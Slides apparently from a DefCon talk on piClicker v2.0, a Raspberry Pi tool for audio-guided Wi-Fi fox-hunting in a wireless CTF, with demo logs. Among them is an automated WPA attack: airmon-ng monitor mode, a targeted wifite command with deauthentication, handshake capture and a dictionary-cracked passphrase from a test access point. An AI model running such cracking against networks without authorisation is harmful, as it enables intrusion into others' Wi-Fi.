PiClicker v2.0

BSSI [Brain Signal Strength Indicator]

finding foxes with acoustic help

 @_stevo

 shollingsworth/piClicker

Intro

- My name is Stevo
- This is my 11th DefCon, (1st time as a speaker)
- 3rd year participating in WCTF
  - Team has won 3 years in a row
  - 2 w/ a black badge
- Sys Eng / Operations as a day job
- Security hobbyist

What is foxhunting?

- A wireless device is release out into the conference area and we’re expected to track down the person or thing it’s attached to
- The foxes can actively avoid you
- Foxes can hide in non-public areas

But why sound… ?

- Stealth - Some of the foxes are actively avoiding you, if you have a wifi cactus on your back and seem like you’re looking for something they’ll probably avoid you.
- Inspiration was like a WiFi Geiger counter

Version 1.0

- My team found a fox using piClicker last year (750 pts)
- Currently on Github
- Click Only
- Configuration is done via ssh / manual
- No UI
- No outside interaction

Version 2.0


- Will release after DefCon
- Web UI
- Team Aware
- Works standalone and with connectivity
- Auto cracking feature added
  - Using wifite2
- Other things … I have ideas
- Had a lot of fun making it, learned a few things along the way

A minimal setup ~ $90

- Raspberry Pi 3 B+ ($35)
- Kali ARM Image [kali-linux-2018.2-rpi3-nexmon.img]
- ALFA AWUS036NEH (monitor mode adapter) ($20)
- USB soundcard ($15)
  - [couldn’t get the on-board working with ALSA]
  - Some crash the kernel *womp womp*
- Battery ($20)
- Headphones

What it looks like

v2 Program Flow




Design Principals

- Work hands free
- When am I getting fresh data / connected to the internet
- Clicking frequency as you get close to the fox / target
- When have we captured a fox flag (if cracking)
- Process components are asynchronous, run as separate threads with a common state reference.


Demo

(if the demo gods are gracious, if not more slides)

```
2018-08-09 20:26:48,800 DEBUG piclicker Setting channel -> 0, file: /dev/shm/piclicker/channel
2018-08-09 20:26:48,801 DEBUG piclicker Setting status -> {}, file: /dev/shm/piclicker/status
2018-08-09 20:26:48,801 DEBUG piclicker Setting queue_sound -> [], file: /dev/shm/piclicker/queue_sound
2018-08-09 20:26:48,802 DEBUG piclicker Setting local_ip -> None, file: /dev/shm/piclicker/local_ip
2018-08-09 20:26:48,803 DEBUG piclicker Setting bssid -> None, file: /dev/shm/piclicker/bssid
2018-08-09 20:26:48,804 DEBUG piclicker Setting click_rate -> 0, file: /dev/shm/piclicker/click_rate
2018-08-09 20:26:48,804 DEBUG piclicker Setting sleep_rate -> 3, file: /dev/shm/piclicker/sleep_rate
2018-08-09 20:26:48,805 DEBUG piclicker Setting wavefile -> SAY__initializing, file: /dev/shm/piclicker/wavefile
2018-08-09 20:26:48,806 DEBUG piclicker Setting dbm -> 0, file: /dev/shm/piclicker/dbm
2018-08-09 20:26:48,806 DEBUG piclicker Setting wordlist -> /etc/piclicker/wordlist.txt, file: /dev/shm/piclicker/wordlist
2018-08-09 20:26:48,807 DEBUG piclicker Setting percentage -> 0, file: /dev/shm/piclicker/percentage
2018-08-09 20:26:48,808 DEBUG piclicker Setting adapter_scan -> wlan1, file: /dev/shm/piclicker/adapter_scan
2018-08-09 20:26:48,809 DEBUG piclicker Setting has_interwebs -> False, file: /dev/shm/piclicker/has_interwebs
2018-08-09 20:26:48,810 DEBUG piclicker Setting can_crack -> False, file: /dev/shm/piclicker/can_crack
2018-08-09 20:26:48,811 DEBUG piclicker Setting foxlist -> [], file: /var/lib/piclicker/foxlist
2018-08-09 20:26:48,826 DEBUG piclicker SET: adapter_scan => wlan1
2018-08-09 20:26:48,827 DEBUG piclicker adapter_scan WRITE lock released
2018-08-09 20:26:49,418 DEBUG piclicker SET: channel => 5
2018-08-09 20:26:49,418 DEBUG piclicker channel WRITE lock released
2018-08-09 20:26:49,421 INFO __main__ Sound Process started, pid: 12023
2018-08-09 20:26:49,425 INFO __main__ Web Process started pid: 12024
2018-08-09 20:26:49,430 INFO __main__ Internet Monitor Process started pid: 12025
2018-08-09 20:26:49,431 DEBUG __main__ current state: initializing
2018-08-09 20:26:49,435 DEBUG piclicker SET: sleep_rate => 10
2018-08-09 20:26:49,436 DEBUG piclicker sleep_rate WRITE lock released
2018-08-09 20:26:49,438 DEBUG piclicker SET: local_ip => 192.168.0.135
2018-08-09 20:26:49,438 DEBUG piclicker local_ip WRITE lock released
2018-08-09 20:26:49,440 DEBUG piclicker SET: wavefile => SAY__configure bssid at 192.168.0.135
2018-08-09 20:26:49,441 DEBUG piclicker wavefile WRITE lock released
2018-08-09 20:26:49,441 DEBUG piclicker New State: need_config
 * Serving Flask app "simpleweb" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
2018-08-09 20:26:49,443 INFO interwebber Polling remote fox status...
2018-08-09 20:26:51,444 DEBUG __main__ current state: need_config
2018-08-09 20:26:52,562 DEBUG piclicker SET: queue_sound => ['/root/piClicker/src/piclicker/piclicker_resources/snd_beep.wav']
```


192.168.0.135:5000
Apps
PGP and SSH key
gentoo stream d
piClicker
4G Mobile Hotsp
Scanning None
Cracking Disabled - Enable
Remote BSSIDS
00:00:00:00:00:01 - test_dont_exist
00:15:ff:be:ce:73 - harry_
74:4a:a4:91:ff:fc - stevotest
Manual BSSIDS

```
2018-08-09 20:27:46,338 DEBUG piclicker Cracked file: /var/lib/piclicker/pcap/cracked.txt doesnt exist yet
2018-08-09 20:27:46,729 DEBUG piclicker SET: status => {'crack_status': None, 'ok_cnt': 10, 'poll_count': 9}
2018-08-09 20:27:46,729 DEBUG piclicker status WRITE lock released
2018-08-09 20:27:46,731 DEBUG piclicker SET: status => {'crack_status': None, 'ok_cnt': 10, 'poll_count': 10}
2018-08-09 20:27:46,731 DEBUG piclicker status WRITE lock released
2018-08-09 20:27:46,732 INFO signal_strength no change...
2018-08-09 20:27:46,732 DEBUG signal_strength timings - loop_time: 3.15764904022, remaining: 0.842350959778
2018-08-09 20:27:46,732 DEBUG signal_strength iwlist sleeping: 0.842350959778
2018-08-09 20:27:47,637 DEBUG __main__ current state: scanning_for_signal
2018-08-09 20:27:47,640 DEBUG piclicker crack mode not enabled
2018-08-09 20:27:49,644 DEBUG __main__ current state: scanning_for_signal
2018-08-09 20:27:49,647 DEBUG piclicker crack mode not enabled
2018-08-09 20:27:50,884 DEBUG piclicker SET: status => {'crack_status': None, 'ok_cnt': 11, 'poll_count': 10}
2018-08-09 20:27:50,885 DEBUG piclicker status WRITE lock released
2018-08-09 20:27:50,889 DEBUG piclicker SET: status => {'crack_status': None, 'ok_cnt': 11, 'poll_count': 11}
2018-08-09 20:27:50,890 DEBUG piclicker status WRITE lock released
2018-08-09 20:27:50,891 DEBUG signal_strength signal raw: -55 / perc: 73 / click_rate: 280
2018-08-09 20:27:50,892 DEBUG piclicker SET: click_rate => 280
2018-08-09 20:27:50,893 DEBUG piclicker click_rate WRITE lock released
2018-08-09 20:27:50,894 DEBUG piclicker SET: dbm => -55
2018-08-09 20:27:50,894 DEBUG piclicker dbm WRITE lock released
2018-08-09 20:27:50,896 DEBUG piclicker SET: percentage => 73
2018-08-09 20:27:50,896 DEBUG piclicker percentage WRITE lock released
2018-08-09 20:27:50,897 DEBUG signal_strength timings - loop_time: 3.32046318054, remaining: 0.679536819458
2018-08-09 20:27:50,897 DEBUG signal_strength iwlist sleeping: 0.679536819458
2018-08-09 20:27:51,650 DEBUG __main__ current state: scanning_for_signal
2018-08-09 20:27:51,653 DEBUG piclicker crack mode not enabled
2018-08-09 20:27:52,367 INFO simpleweb crack 1
2018-08-09 20:27:52,369 DEBUG piclicker SET: can_crack => True
2018-08-09 20:27:52,369 DEBUG piclicker can_crack WRITE lock released
2018-08-09 20:27:52,441 DEBUG simpleweb status: None
2018-08-09 20:27:52,443 DEBUG piclicker Cracked file: /var/lib/piclicker/pcap/cracked.txt doesnt exist yet
2018-08-09 20:27:53,657 DEBUG __main__ current state: scanning_for_signal
2018-08-09 20:27:53,661 DEBUG piclicker SET: sleep_rate => 0
2018-08-09 20:27:53,662 DEBUG piclicker sleep_rate WRITE lock released
2018-08-09 20:27:53,664 DEBUG piclicker SET: wavefile => /root/piClicker/src/piclicker/piclicker_resources/snd_elevator.wav
2018-08-09 20:27:53,665 DEBUG piclicker wavefile WRITE lock released
2018-08-09 20:27:53,666 DEBUG piclicker New State: cracking
```


Applications
- piClicker - Chromium
[Jetpack Admin - Chrom...
[piClicker_
- piClicker
- piClicker
- piClicker
192.168.0.135:5000
Apps
PGP and SSH key
gentoo stream d
piClicker
4G Mobile Hotsp
Scanning 00:15:ff:be:ce:73
Cracking Enabled - Disable
Remote BSSIDS
00:00:00:00:00:01 - test_dont_exist
00:15:ff:be:ce:73 - harry - SCANNING
74:4a:a4:91:ff:fc - stevotest
Manual BSSIDS

File Edit View Terminal Tabs Help


```
2018-08-09 20:27:55,681 DEBUG util executing: '/usr/sbin/airmon-ng start wlan1', timeout: 5
2018-08-09 20:27:58,245 DEBUG util Output:

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  312 NetworkManager
  358 wpa_supplicant
  374 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070
phy1    wlan1           brcmfmac        Broadcom 43430

                (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
                (mac80211 station mode vif disabled for [phy1]wlan1)



2018-08-09 20:27:58,248 DEBUG util Err:
command failed: Unknown error 524 (-524)


2018-08-09 20:28:00,255 INFO crack Found monitor adapter: wlan1mon
2018-08-09 20:28:00,257 DEBUG crack Checking cracked file: /var/lib/piclicker/pcap/cracked.txt
2018-08-09 20:28:00,258 WARNING crack No crack file found at: /var/lib/piclicker/pcap/cracked.txt
2018-08-09 20:28:00,258 INFO crack attempting, handshake capture
2018-08-09 20:28:00,259 DEBUG util executing: '/usr/bin/wifite -c 5 -b 00:15:ff:be:ce:73 -i wlan1mon --dict /etc/piclicker/wordlist.txt', timeout:
 180

   .               .
 .´  ·  .   .  ·  `.  wifite 2.1.6
 :  :  :  (¯)  :  :  :  automated wireless auditor
 `.  ·  ` /¯\ ´  ·  .´  https://github.com/derv82/wifite2
   `     /¯¯¯\     ´
```

```
.´  ·  .     .  ·  `.  wifite 2.1.6
:  :  :  (¯)  :  :  :  automated wireless auditor
`.  ·  `  /¯\  ´  ·  .´  https://github.com/derv82/wifite2
  `     /¯¯¯\     ´

 [+] option: scanning for targets on channel 5
 [+] option: using wireless interface wlan1mon
 [+] option: targeting BSSID 00:15:ff:be:ce:73
 [+] option: using wordlist /etc/piclicker/wordlist.txt to crack WPA handshakes

 [+] Scanning. Found 0 target(s), 0 client(s). Ctrl+C when ready
 [+] found target 00:15:FF:BE:CE:73 (SecureAP)

 [+] (1/1) starting attacks against 00:15:FF:BE:CE:73 (SecureAP)
 [+] SecureAP (0db) WPA Handshake capture: Discovered new client: 00:34:DA:38:22:2C
 [+] SecureAP (0db) WPA Handshake capture: Listening. (clients:1, deauth:8s, timeout:7m55s)

 [+] successfully captured handshake
 [+] saving copy of handshake to hs/handshake_SecureAP_00-15-FF-BE-CE-73_2018-08-09T20-28-30.cap saved

 [+] analysis of captured handshake file:
 [+]   tshark: .cap file contains a valid handshake for 00:15:ff:be:ce:73
 [!]    pyrit: .cap file does not contain a valid handshake
 [+] cowpatty: .cap file contains a valid handshake for (SecureAP)
 [+] aircrack: .cap file contains a valid handshake for 00:15:FF:BE:CE:73

 [+] Cracking WPA Handshake: Using aircrack-ng via wordlist.txt wordlist
 [+] Cracking WPA Handshake: 24.35% ETA: 46s @ 269.1kps (current key: Lancelot's)2018-08-09 20:28:52,664 INFO interwebber Polling remote fox statu
s...
 [+] Cracking WPA Handshake: 28.53% ETA: 44s @ 264.4kps (current key: Melisa's)
 [+] Cracked WPA Handshake PSK: super_secret_passphrase_2338

 [+]   Access Point Name: SecureAP
 [+]  Access Point BSSID: 00:15:FF:BE:CE:73
 [+]         Encryption: WPA
 [+]      Handshake File: hs/handshake_SecureAP_00-15-FF-BE-CE-73_2018-08-09T20-28-30.cap
 [+]      PSK (password): super_secret_passphrase_2338
 [+] saved crack result to cracked.txt (1 total)
```

File Edit View Terminal Tabs Help

```
2018-08-09 20:28:55,404 DEBUG crack Checking cracked file: /var/lib/piclicker/pcap/cracked.txt
2018-08-09 20:28:55,404 DEBUG crack Opening cracked file: /var/lib/piclicker/pcap/cracked.txt
2018-08-09 20:28:55,404 DEBUG crack crack dat: [{u'bssid': u'00:15:FF:BE:CE:73', u'essid': u'SecureAP', u'key': u'super_secret_passphrase_2338', u
'date': 1533846535, u'handshake_file': u'hs/handshake_SecureAP_00-15-FF-BE-CE-73_2018-08-09T20-28-30.cap', u'type': u'WPA'}]
2018-08-09 20:28:55,405 ERROR __main__ Found key: {u'bssid': u'00:15:FF:BE:CE:73', u'essid': u'SecureAP', u'key': u'super_secret_passphrase_2338',
 u'date': 1533846535, u'handshake_file': u'hs/handshake_SecureAP_00-15-FF-BE-CE-73_2018-08-09T20-28-30.cap', u'type': u'WPA'}
2018-08-09 20:28:55,405 INFO crack Shutting down monitor mode on wlan1mon
2018-08-09 20:28:55,405 DEBUG util executing: '/usr/sbin/airmon-ng stop wlan1mon', timeout: 5
2018-08-09 20:28:55,705 DEBUG piclicker SET: queue_sound => ['/root/piClicker/src/piclicker/piclicker_resources/snd_beep.wav']
2018-08-09 20:28:55,706 DEBUG piclicker queue_sound WRITE lock released
2018-08-09 20:28:56,592 DEBUG util Output:

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070
phy1    wlan1           brcmfmac        Broadcom 43430
phy1    wlan1mon        brcmfmac        Broadcom 43430

                (mac80211 station mode vif already available for [phy1]wlan1mon on [phy1]wlan1)

                (mac80211 monitor mode vif disabled for [phy1]wlan1mon)



2018-08-09 20:28:56,594 DEBUG util Err:


2018-08-09 20:28:56,597 DEBUG piclicker SET: queue_sound => ['/root/piClicker/src/piclicker/piclicker_resources/snd_beep.wav', '/root/piClicker/sr
c/piclicker/piclicker_resources/snd_ding_fries_are_done.wav']
2018-08-09 20:28:56,598 DEBUG piclicker queue_sound WRITE lock released
2018-08-09 20:28:56,600 DEBUG piclicker Setting self.status key value to: None
2018-08-09 20:28:56,602 DEBUG piclicker SET: status => {'crack_status': None, 'ok_cnt': 0, 'poll_count': 0}
2018-08-09 20:28:56,603 DEBUG piclicker status WRITE lock released
2018-08-09 20:28:56,604 DEBUG piclicker SET: bssid => None
2018-08-09 20:28:56,605 DEBUG piclicker bssid WRITE lock released
2018-08-09 20:28:58,609 DEBUG __main__ current state: need_config
2018-08-09 20:28:58,610 DEBUG piclicker SET: sleep_rate => 10
2018-08-09 20:28:58,611 DEBUG piclicker sleep_rate WRITE lock released
```

```
2018-08-09 20:28:58,616 DEBUG piclicker SET: wavefile => SAY__configure bssid at 192.168.0.135
2018-08-09 20:28:58,617 DEBUG piclicker wavefile WRITE lock released
2018-08-09 20:28:59,933 DEBUG piclicker SET: queue_sound => ['/root/piClicker/src/piclicker/piclicker_resources/snd_ding_fries_are_done.wav']
2018-08-09 20:28:59,934 DEBUG piclicker queue_sound WRITE lock released
2018-08-09 20:29:00,622 DEBUG __main__ current state: need_config
2018-08-09 20:29:00,764 DEBUG piclicker SET: queue_sound => []
2018-08-09 20:29:00,765 DEBUG piclicker queue_sound WRITE lock released
2018-08-09 20:29:02,628 DEBUG __main__ current state: need_config
2018-08-09 20:29:04,635 DEBUG __main__ current state: need_config
2018-08-09 20:29:06,642 DEBUG __main__ current state: need_config
2018-08-09 20:29:08,648 DEBUG __main__ current state: need_config
2018-08-09 20:29:10,655 DEBUG __main__ current state: need_config
2018-08-09 20:29:12,317 DEBUG simpleweb status: None
2018-08-09 20:29:12,662 DEBUG __main__ current state: need_config
2018-08-09 20:29:14,670 DEBUG __main__ current state: need_config
2018-08-09 20:29:16,677 DEBUG __main__ current state: need_config
2018-08-09 20:29:18,684 DEBUG __main__ current state: need_config
```



Scanning None

Cracking Enabled - Disable

Remote BSSIDS

00:00:00:00:00:01 - test_dont_exist
00:15:ff:be:ce:73 - harry
74:4a:a4:91:ff:fc - stevotest

Manual BSSIDS

Cracked

BSSID	SSID	Type	Date	Key
00:15:FF:BE:CE:73	SecureAP	WPA	2018-08-09 20:28:55	super_secret_passphrase_2338

Questions ?

 @_stevo

 shollingsworth/piClicker